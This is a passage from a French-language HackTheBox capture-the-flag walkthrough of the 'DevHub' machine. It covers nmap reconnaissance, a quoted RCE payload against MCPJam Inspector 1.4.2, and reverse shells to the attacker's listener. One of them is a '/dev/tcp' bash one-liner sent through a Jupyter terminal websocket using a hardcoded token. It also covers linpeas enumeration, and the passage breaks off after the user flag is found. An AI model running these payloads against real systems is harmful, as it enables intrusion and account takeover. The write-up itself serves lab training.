

WU machine Devhub HTB (season 11)

Auteur : DoOm /ppporrkky

<https://profile.hackthebox.com/profile/019c56c9-a8f8-721d-ad7b-fd7b3dd2f9de>

The screenshot displays the DevHub HTB machine page. At the top, the machine is identified as 'DevHub' with a 'Medium' difficulty and 'Linux' OS. It has a '4.0' machine rating from 479 reviews and an '845' XP reward. The 'User-Rated Difficulty' is shown as a bar chart. Below the header, there are tabs for 'Play Machine', 'Machine Info', 'Walkthroughs', 'Reviews', 'Activity', and 'Changelog'. The 'Play Machine' tab is active, showing a 'US Machines 1' selection and a 'Switch VPN' button. The 'Target IP Address' is set to '10.129.245.216'. Below this, there are sections for 'Submit User Flag' and 'Submit Root Flag', each with a text input field (placeholder: '32 hex characters') and a 'Submit' button. A 'Submit flag difficulty rating' dropdown and a 'Submit Rating' button are also present. A success message at the bottom right states 'Success IP copied to clipboard.'

une fois l'adresse obtenue on peut commencer la reconnaissance sur l'hôte cible avec nmap
en essayant d'accéder au port 80 de la cible on a sa

DevHub

Internal Development & Analytics Platform

MCP Inspector

Model Context Protocol development and debugging tool. Used by the dev team for building and testing MCP servers.

Active - Port 6274

Analytics Dashboard

Jupyter-based analytics environment for data processing and visualization. Access restricted to analyst team.

Internal Only - localhost:8888

Code Repository

Internal Git server for version control and collaboration. Project documentation and deployment scripts.

Maintenance Mode

Node.js

Python 3

Jupyter

MCP Protocol

Ubuntu 24.04

on a un service lancer en localhost sur le port 8888 sur la machine local qui pourrait potentiellement servir de surface d'attaque mais c'est pas le truc chercher actuellement


le scan nmap à donné l'ensemble des ports internet exposé vue récemment

```


--[$]> nmap 10.129.245.216 -T5 -sCV -p-
Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-02 10:15 GMT
Nmap scan report for 10.129.245.216
Host is up (0.23s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.15 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 256 35:78:2e:79:0d:87:13:05:2f:53:8e:e7:3c:55:b6:4c (ECDSA)
|_ 256 dd:56:8e:bc:da:b8:38:3e:9a:cd:0b:74:ee:53:85:f8 (ED25519)
80/tcp    open  http     nginx 1.18.0 (Ubuntu)
|_ http-title: Did not follow redirect to http://devhub.htb/
|_ http-server-header: nginx/1.18.0 (Ubuntu)
6274/tcp  open  unknown
fingerprint-strings:
DNSStatusRequestTCP, DNSVersionBindReqTCP, Help, RPCCheck, SSLSessionReq:
HTTP/1.1 400 Bad Request
Connection: close
GetRequest:
HTTP/1.1 200 OK
access-control-allow-credentials: true
content-length: 466
content-type: text/html; charset=utf-8
vary: Origin
Date: Sun, 02 Aug 2026 10:19:53 GMT
Connection: close
<!doctype html>
<html lang="en">
<head>
<meta charset="UTF-8">
<link rel="icon" type="image/svg+xml" href="/mcp_jam.svg" />
<meta name="viewport" content="width=device-width, initial-scale=1.0" />
<title>MCPJam Inspector</title>
<script type="module" crossorigin src="/assets/index-DRYhT9Xb.js"></script>
<link rel="stylesheet" crossorigin href="/assets/index-XvFRNbCs.css">
</head>
<body>
<div id="root"></div>
</body>
</html>
HTTPOptions, RTSPRequest:
HTTP/1.1 204 No Content
access-control-allow-credentials: true
access-control-allow-methods: GET,HEAD,PUT,POST,DELETE,PATCH
vary: Origin
content-type: text/plain; charset=UTF-8
Date: Sun, 02 Aug 2026 10:19:54 GMT
Connection: close
_
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port6274-TCP:V=7.95I=7%D=8/2%Time=6A6F19CA%P=x86_64-pc-linux-gnu%r(Get
SF:Request,290,"HTTP/1.1\x20200K\r\naccess-control-allow-credentials
SF::\x20true\r\ncontent-length:\x20466\r\ncontent-type:\x20text/html;\x20c
SF:harset=utf-8\r\nvary:\x20Origin\r\nDate:\x20Sun,\x2002\x20Aug\x202026\x
SF:2010:19:53\x20GMT\r\nConnection:\x20close\r\n\r\n<!doctype\x20html>\n<h
SF:tml\x20lang=\n"en">\n\x20\x20<head>\n\x20\x20\x20\x20<meta\x20charset=\n
SF:"UTF-8"\x20/>\n\x20\x20\x20\x20<link\x20rel=\n"icon"\x20type=\n"image/s
SF:vg+xml"\x20href=\n"/mcp_jam.svg"\x20/>\n\x20\x20\x20\x20<meta\x20nam
SF:e=\n"viewport"\x20content=\n"width=device-width,\x20initial-scale=1.0"\n
SF:\x20/>\n\x20\x20\x20\x20<title>MCPJam\x20Inspector</title>\n\x20\x20\x2
SF:0\x20<script\x20type=\n"module"\x20crossorigin\x20src=\n"/assets/index-D
SF:RYhT9Xb.js"></script>\n\x20\x20\x20\x20<link\x20rel=\n"stylesheet"\x2
SF:0crossorigin\x20href=\n"/assets/index-XvFRNbCs.css">\n\x20\x20</head>\n
SF:n\x20\x20<body>\n\x20\x20\x20\x20<div\x20id=\n"root"></div>\n\x20\x20</
SF:body>\n</html>\n")%r(HTTPOptions,F0,"HTTP/1.1\x20204\x20No\x20Content\n
SF:r\naccess-control-allow-credentials:\x20true\r\naccess-control-allow-me
0 rétrolien 113 mots 715 caractères

```

on a un serveur MCP sur le port 6274 accessible depuis internet
une fois accéder on a :



on essaye de voir si la version du service lance à une version susceptible d'être exploitée en surface d'attaque



on est sur la version 1.4.2

REC in MCPJam inspector due to HTTP Endpoint exposes

Critical severity

GitHub Reviewed

Published on Jan 16 in MCPJam/inspector • Updated on Jan 16

Vulnerability details

Dependabot alerts 0

Package	Affected versions	Patched versions
 @mcpjam/inspector (npm)	<= 1.4.2	1.4.3

on a la version vulnérable donc on peut chercher la Poc pour exploitation sur ce site :

<https://github.com/advisories/GHSA-232v-j27c-5pp6>

PoC


(1) Start up the MCPJam inspector as Github README

```
npx @mcpjam/inspector@latest
```

(2) RCE by posting a HTTP request

A remote code execution (RCE) attack can be triggered by sending a simple HTTP request to the target host running MCPJam inspector (e.g., <http://10.97.58.83:6274> in the test environment).

```
curl http://10.97.58.83:6274/api/mcp/connect --header "Content-Type: application/json" --data '{"serverConfig":{"command":"cmd.exe","args":["/c", "calc"],"env":{"serverId":"mytest"}}}'
```



la POC utiliser ici serait une poc adapter à ce qu'on doit faire et à l'os dans notre cas on est sûrement sur une machine linux et on veut un reverse shell l'idéal serait d'envoyer , injecter les paramètres nécessaires à ce qu'on doit faire

ou on peut utiliser cette POC en python ici : <https://www.exploit-db.com/exploits/52625>
une fois le listener lancer (nc -lvnp Port_attaquant) on peut lancer l'exploit avec les paramètres équivalent

```
(parrot.env) [CVE-2026-23744-MCPJam-Exploit] python exploi.py -u http://10.129.245.216:6274/api/mcp/connect -l 10.0.14.90 -p 4444
Traceback (most recent call last):
  File "/home/doom/parrot.env/lib/python3.13/site-packages/httpx/_transports/default.py", line 101, in map_httpcore_exceptions
    yield
  File "/home/doom/parrot.env/lib/python3.13/site-packages/httpx/_transports/default.py", line 394, in handle_async_request
    resp = await self._pool.handle_async_request(req)
  File "/home/doom/parrot.env/lib/python3.13/site-packages/httpcore/_async/connection_pool.py", line 256, in handle_async_request
```

état du listener

```
[CVE-2026-23744-MCPJam-Exploit] nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 10.129.245.216 50020
bash: cannot set terminal process group (1094): Inappropriate ioctl for device
bash: no job control in this shell
mcp-dev@devhub:/opt/mcpjam/node_modules/@mcpjam/inspector$
```

on a un shell

maintenant stabilisons le shell

Pour stabiliser un reverse shell basique (type `bash -i >& /dev/tcp/...`), voici la méthode classique en 3 étapes :

1. Upgrade en PTY complet via Python

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

2. Passer le shell en arrière-plan et ajuster le terminal local

Une fois le PTY spawné, faire `Ctrl+Z` pour mettre le shell en background, puis sur ta machine attaquante :

```
stty raw -echo; fg
```

Cela désactive l'écho local et passe le terminal en mode raw — ça permet d'utiliser Ctrl+C, les flèches, l'autocomplétion, etc. dans le shell distant sans qu'il plante.

3. Renseigner le terminal correctement

Après le `fg`, taper `Enter` deux fois, puis dans le shell distant :

```
export TERM=xterm
```

Ça active la coloration, `clear`, et les programmes interactifs comme `vim` ou `less`.

Une alternative encore plus simple si `rlwrap` est installé côté attaquant : lancer le listener avec

```
rlwrap nc -lvnp 4444
```

dès le départ, ça donne déjà l'historique et l'édition de ligne sans upgrade Python.

une fois le shell stabiliser il faut rechercher des méthodes de mouvement latéral ou d'escalade de privilège en root

on peut utiliser l'outil `linpeas.sh` pour le scan système et avoir les info du système à l'instant t du scan

Processes, Crons, Timers, Services and Sockets

Running processes (cleaned) (T1057)

Check weird & unexpected processes run by root: <https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#processes>

```

root      1   0.0  0.2 166424 11492 ?        Ss   10:11   0:02 /sbin/init
root      514  0.1  2.0 167292 80668 ?        Ss   10:11   0:08 /lib/systemd/systemd-journald
root      549  0.0  0.6 289456 27236 ?        Ssl  10:11   0:00 /sbin/multipathd -d -s
root      554  0.0  0.1 26420  7152 ?        Ss   10:11   0:00 /lib/systemd/systemd-udev
systemd+  758  0.0  0.3 26340 13488 ?        Ssl  10:11   0:00 /lib/systemd/systemd-resolved
(Caps) 0x00000000000002000=cap_net_raw
systemd+  759  0.0  0.1 89364  6612 ?        Ssl  10:11   0:00 /lib/systemd/systemd-timesyncd
(Caps) 0x0000000002000000=cap_sys_time
root      766  0.1  0.0 85504  2504 ?        Ssl  10:11   0:05 /sbin/auditd
_laurel   768  0.1  0.1 10844  7456 ?        S<   10:11   0:05 _ /usr/local/sbin/laurel --config /etc/laurel/onfig.toml
(Caps) 0x0000000000080004=cap_dac_read_search,cap_sys_ptrace
root      803  0.0  0.2 51156 11740 ?        Ss   10:11   0:00 /usr/bin/VGAAuthService
root      804  0.1  0.2 242344 10096 ?        Ssl  10:11   0:08 /usr/bin/vmtoolsd
root      857  0.0  0.1 101244 5992 ?        Ssl  10:11   0:00 /sbin/dhclient -1 -4 -v -i -pf /run/dhclient.etc.pid -lf /var/lib/dhcp/dhclient.eth0.leases -I -df /var/lib/dhcp/dhclient6.eth0.leases eth0
message+  882  0.0  0.1 8700  4932 ?        Ssl  10:11   0:00 @dbus-daemon --system --address=systemd: --no-fork --nopidfile --systemd-activation --syslog-only
(Caps) 0x0000000200000000=cap_audit_write
root      891  0.0  0.0 82840  3836 ?        Ssl  10:11   0:00 /usr/sbin/irqbalance --foreground
root      893  0.0  0.4 32728 19788 ?        Ss   10:11   0:00 /usr/bin/python3 /usr/bin/networkd-dispatcher --run-startup-triggers
root      894  0.0  0.1 234512 6724 ?        Ssl  10:11   0:00 /usr/libexec/polkitd --no-debug
syslog    895  0.0  0.1 222404 5960 ?        Ssl  10:11   0:00 /usr/sbin/rsyslogd -n -iNONE
root      898  0.0  0.8 1326808 36016 ?        Ssl  10:11   0:01 /usr/lib/snapd/snapd
root      899  0.0  0.1 14912 6392 ?        Ssl  10:11   0:00 /lib/systemd/systemd-logind
root      900  0.0  0.3 392580 12832 ?        Ssl  10:11   0:00 /usr/libexec/udisks2/udisksd
root      928  0.0  0.3 317976 12108 ?        Ssl  10:11   0:00 /usr/sbin/ModemManager
analyst    1092  0.1  2.4 182532 96368 ?        Ss   10:11   0:05 /home/analyst/jupyter-env/bin/python3 /home/analyst/jupyter-env/bin/jupyter-lab --ip=127.0.0.1 --port=8888 --no-browser --notebook-dir=/home/analyst/notebooks --ServerApp.token=a7f3b2c9d8e1f4a5b6c7d8e9f0a1b2c3d4e5f6a7 --ServerApp.password= --ServerApp.allow_origin= --ServerApp.disable_check_xsrf=False
mcp-dev   1094  0.0  1.8 1654972 74116 ?        Ssl  10:11   0:01 npm start
mcp-dev   1248  0.0  0.0 2892 980 ?        Ssl  10:11   0:00 _ npm exec @mcpjam/inspector@1.4.2
mcp-dev   1249  0.0  2.4 1738464 97528 ?        Sl   10:11   0:03 _ npm exec @mcpjam/inspector@1.4.2
mcp-dev   1273  0.0  0.0 2892 1004 ?        S   10:11   0:00 _ sh -c "inspector"
mcp-dev   1274  0.0  1.3 1442128 52076 ?        Sl   10:11   0:00 _ node /opt/mcpjam/node_modules/.bin/inspector
mcp-dev   1285  0.0  3.6 2258640 144324 ?        Sl   10:11   0:03 _ node /opt/mcpjam/node_modules/.bin/inspector/dist/server/index.js
root      1097  0.0  0.0 6896  2828 ?        Ss   10:11   0:00 /usr/sbin/cron -f -P
root      1098  0.0  0.7 37376 28768 ?        Ss   10:11   0:01 /home/analyst/jupyter-env/bin/python3 /opt/ops/cp-server.py
root      1119  0.0  0.0 6176 1104 tty1    Ss+  10:11   0:00 /sbin/agetty -o -p -- u --noclear tty1 linux
root      1143  0.0  0.0 55240 1684 ?        Ss   10:11   0:00 nginx: master process /usr/sbin/nginx -g daemon
om on; master process on;
www-data  1146  0.0  0.1 55872 5548 ?        S   10:11   0:00 _ nginx: worker process
www-data  1147  0.0  0.1 55872 5508 ?        S   10:11   0:00 _ nginx: worker process
mcp-dev   1661  0.0  0.1 5688 4732 ?        S   11:08   0:00 bash -i
mcp-dev   1671  0.0  0.2 17860 9192 ?        S   11:15   0:00 _ python3 -c import pty; pty.spawn("/bin/bash")
mcp-dev   1672  0.0  0.1 9164 5280 pts/0    Ss   11:15   0:00 _ /bin/bash
mcp-dev   1729  3.0  0.0 4324 3344 pts/0    S+   11:23   0:03 _ /bin/sh ./linpeas.sh
mcp-dev   17923  0.0  0.0 4324 1608 pts/0    S+   11:25   0:00 _ /bin/sh ./linpeas.sh
mcp-dev   17925  0.0  0.0 10748 3544 pts/0    R+   11:25   0:00 _ ps fauxwww
mcp-dev   17927  0.0  0.0 4324 1608 pts/0    S+   11:25   0:00 _ /bin/sh ./linpeas.sh

```

on a les processus croustillant du système

pour le 1 et 2 on voit que l'utilisateur analyst a lancer un serveur jupyter en localhost avec le token en dur ici un mouvement latéral est possible pour avoir le shell du user analyst

au 3 et 4 on voit le root lancer des process cron si les script ou appli en question sont éditables ont peut avoir un shell root

```

https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#scheduledcron-jobs
Cron jobs list (T1053.003)
/usr/bin/crontab
incrontab Not Found
-rw-r--r-- 1 root root 1136 Mar 23 2022 /etc/crontab

/etc/cron.d:
total 16
drwxr-xr-x 2 root root 4096 Sep 11 2024 .
drwxr-xr-x 106 root root 4096 May 26 09:06 ..
-rw-r--r-- 1 root root 102 Mar 23 2022 .placeholder
-rw-r--r-- 1 root root 201 Jan 8 2022 e2scrub_all

/etc/cron.daily:
total 32
drwxr-xr-x 2 root root 4096 Jan 22 2026 .
drwxr-xr-x 106 root root 4096 May 26 09:06 ..
-rw-r--r-- 1 root root 102 Mar 23 2022 .placeholder
-rwxr-xr-x 1 root root 376 Jul 24 2023 apport
-rwxr-xr-x 1 root root 1478 Apr 8 2022 apt-compat
-rwxr-xr-x 1 root root 123 Dec 5 2021 dpkg
-rwxr-xr-x 1 root root 377 May 25 2022 logrotate
-rwxr-xr-x 1 root root 1330 Mar 17 2022 man-db

/etc/cron.hourly:
total 12
drwxr-xr-x 2 root root 4096 Sep 11 2024 .
drwxr-xr-x 106 root root 4096 May 26 09:06 ..
-rw-r--r-- 1 root root 102 Mar 23 2022 .placeholder

/etc/cron.monthly:
total 12
drwxr-xr-x 2 root root 4096 Sep 11 2024 .
drwxr-xr-x 106 root root 4096 May 26 09:06 ..
-rw-r--r-- 1 root root 102 Mar 23 2022 .placeholder

/etc/cron.weekly:
total 16
drwxr-xr-x 2 root root 4096 Sep 11 2024 .
drwxr-xr-x 106 root root 4096 May 26 09:06 ..
-rw-r--r-- 1 root root 102 Mar 23 2022 .placeholder
-rwxr-xr-x 1 root root 1020 Mar 17 2022 man-db

SHELL=/bin/sh

17 * * * * root cd / && run-parts --report /etc/cron.hourly
25 6 * * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
/etc/crontab:19:17 * * * * root cd / && run-parts --report /etc/cron.hourly
/etc/crontab:20:25 6 * * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
/etc/crontab:21:47 6 * * 7 root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
/etc/crontab:22:52 6 1 * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )

```

meme constat au niveau du param 5 de l'image si dessus

le token vu recemment en dur sera celui utiliser pour l'interaction avec le service Jupiter

avec jupyter on peut exercer un émulateur de terminal avec lequel on peut interagir avec le système notre but est de soit récupérer le flag via cette instance de shell ou d'avoir un reverse shell qui va nous faciliter la vie

création du terminal

```

curl -X POST 'http://127.0.0.1:8888/api/terminals' \
> -H 'Authorization: token a7f3b2c9d8e1f4a5b6c7d8e9f0a1b2c3d4e5f6a7' \
> -H 'Content-Type: application/json' \
> -d '{"cwd":""}' \
> -i

```

```
mcp-dev@devhub:~$ curl -X POST 'http://127.0.0.1:8888/api/terminals' \
-H 'Authorization: token a7f3b2c9d8e1f4a5b6c7d8e9f0a1b2c3d4e5f6a7' \
-H 'Content-Type: application/json' \
-d '{"cwd":""}' \
-i
HTTP/1.1 200 OK
Server: TornadoServer/6.5.4
Content-Type: application/json
Date: Sun, 02 Aug 2026 13:01:56 GMT
X-Content-Type-Options: nosniff
Content-Security-Policy: frame-ancestors 'self'; report-uri /api/security/csp-report; default-src 'none'
Access-Control-Allow-Origin:
Content-Length: 61
Set-Cookie: username-127-0-0-1-8888="2|1:0|10:1785675716|23:username-127-0-0-1-8888|196:eyJ1c2VybWtFtZSI6ICJhZGEzNDlUMDJlOWQ0ZWVhYmZjOTU3ZmY3ZDE2YWEzYiIsICJuYW1lIjojIkFub255bW91cyBFaXJlbnUiLCAtZGlzcGxheV9uYW1lIjojIkFub255bW91cyBFaXJlbnUiLCAtaW5pdGhbmHMiOiAiQUUuIiY29sb3IiOiBudWxsQ==|6f1bba3390c047cf127d87b01f1ecc3c263715373ff91692c27636ce7cf4Baa5"; expires=Tue, 01 Sep 2026 13:01:56 GMT; HttpOnly; Path=/
{"name": "1", "last_activity": "2026-08-02T13:01:56.865857Z"}mcp-dev@devhub:~$ si le problème vient de curl ou du s
erveur Jupyter dans le lab, essayez de simplifier la requête au maximum en retirant tous les en-têtes inutiles du n
avigateur (sec-ch-ua, Accept-Language, etc.) :^C
mcp-dev@devhub:~$
```

la réponse du serveur

```
{"name": "1", "last_activity": "2026-08-02T13:01:56.865857Z"}
```

donc on a une session ouverte et on a id du terminal avec le quel on va inter agir qui est 1

les commandes shell s'envoient via websocket l'outil utiliser ici est websocat.x86_64-unknown-linux-musl disponible sur ce lien :

https://github.com/vi/websocat/releases/download/v1.13.0/websocat.x86_64-unknown-linux-musl

une fois obtenu on peut envoyer les requêtes via terminal

la commande de test général est:

```
./websocat.x86_64-unknown-linux-musl
"ws://IP_cible:Port/terminals/websocket/1?token=votre token"
```

la commande pour nous est :

```
./websocat.x86_64-unknown-linux-musl
"ws://127.0.0.1:8888/terminals/websocket/1?token=a7f3b2c9d8e1f4a5b6c7d8e9f0a1b2c3d4e5f6a7"
```

le résultat

```
mcp-dev@devhub:~$ ./websocat.x86_64-unknown-linux-musl "ws://127.0.0.1:8888/terminals/websocket/1?token=a7f3b2c9d8e1f4a5b6c7d8e9f0a1b2c3d4e5f6a7"
[{"setup", {}}]
[{"stdout", "\u001b[?2004h\u001b]0;analyst@devhub: ~\u0007\u001b[01;32manalyst@devhub\u001b[00m:\u001b[01;34m~\u001b[00m$ "}
ls
^C
```

on a une session avec l'utilisateur analyst

```
nc -lvp 9000
```

```
echo '["stdin", "bash -i >& /dev/tcp/10.10.14.90/9000 0>&1\r"]' |
./websocat.x86_64-unknown-linux-musl
"ws://127.0.0.1:8888/terminals/websocket/1?
token=a7f3b2c9d8e1f4a5b6c7d8e9f0a1b2c3d4e5f6a7"
```

```
[HTB LABS] nc -lvnp 9000
Listening on 0.0.0.0 9000
Connection received on 10.129.245.216 47500
bash: 1sh: ambiguous redirect
[HTB LABS] nc -lvnp 9000
Listening on 0.0.0.0 9000
Connection received on 10.129.245.216 38896
analyst@devhub:~$
```

maintenant on va essayer d'avoir le reverse-shell de l'utilisateur analyst

la commande du rev-shell

on a le shell on le stabilise avec la méthode vu précédemment une fois stabiliser on recherche le flag

```
analyst@devhub:~$ export TERM=xterm
analyst@devhub:~$ ls
jupyter-env  notebooks  user.txt
analyst@devhub:~$
```

3. Renseigner le terminal correctement

Après le fg, taper Enter deux fois, puis dans le shell distant :

on a le flag user ici dans le user.txt

```
analyst@devhub:~$ ls -la
total 1100
drwxr-x--- 10 analyst analyst 4096 Aug  2 14:16 .
drwxr-xr-x  4 root    root    4096 Mar 16 21:25 ..
-rw-----  1 analyst analyst   0 May 27 12:22 .bash_history
-rw-r--r--  1 analyst analyst 220 Jan  6  2022 .bash_logout
-rw-r--r--  1 analyst analyst 3771 Jan  6  2022 .bashrc
drwx-----  2 analyst analyst 4096 Jan 22  2026 .cache
